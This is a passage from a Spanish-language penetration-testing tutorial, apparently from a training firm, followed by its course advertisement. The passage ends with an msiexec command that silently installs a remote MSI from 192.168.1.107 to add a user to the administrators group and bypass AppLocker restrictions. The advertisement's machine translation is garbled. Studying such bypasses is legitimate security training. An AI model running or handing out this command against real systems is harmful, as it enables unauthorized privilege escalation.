el archivo admin.msi con msiexec.exe dentro del indicador de ejecución.

Sintaxis: msiexec /q /i

msiexec /q /i http://192.168.1.107/admin.msi



Tan pronto como presione el comando mencionado anteriormente dentro del indicador de ejecución, puede asegurarse de que el usuario aaru se haya convertido en parte de la cuenta del administrador.



Con suerte, le quedará claro cómo puede utilizar un archivo .msi para comprometer un sistema operativo donde el administrador bloquea cmd.exe y otras aplicaciones.

Referencias:

https://support.microsoft.com/en-gb/help/310598/overview-of-the-windows-installer-technology

https://oddvar.moe/2017/12/13/applocker-case-study-how-insecure-is-it-really-part-1/

iGNITE Technologies

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO


PRINCIPIANTE

- Hackeo ético
- Pentest de red
- Recompensa de errores
- Pentest inalámbrico
- Seguridad de la red Esenciales

AVANZADO

- Eructar Suite Pro
- Web Servicios-API
- Pro VAPT de infraestructura
- Computadora forense
- Pentest de Android
- Avanzado metasploit
- CTF

EXPERTO



- Operación del equipo rojo
  - APT's - Tácticas de ataque MITRE
  - Ataque de directorio activo
  - Evaluación de seguridad de MSSQL
- Escalada de privilegios
  - ventanas
  - linux

www.ignitetechnologies.in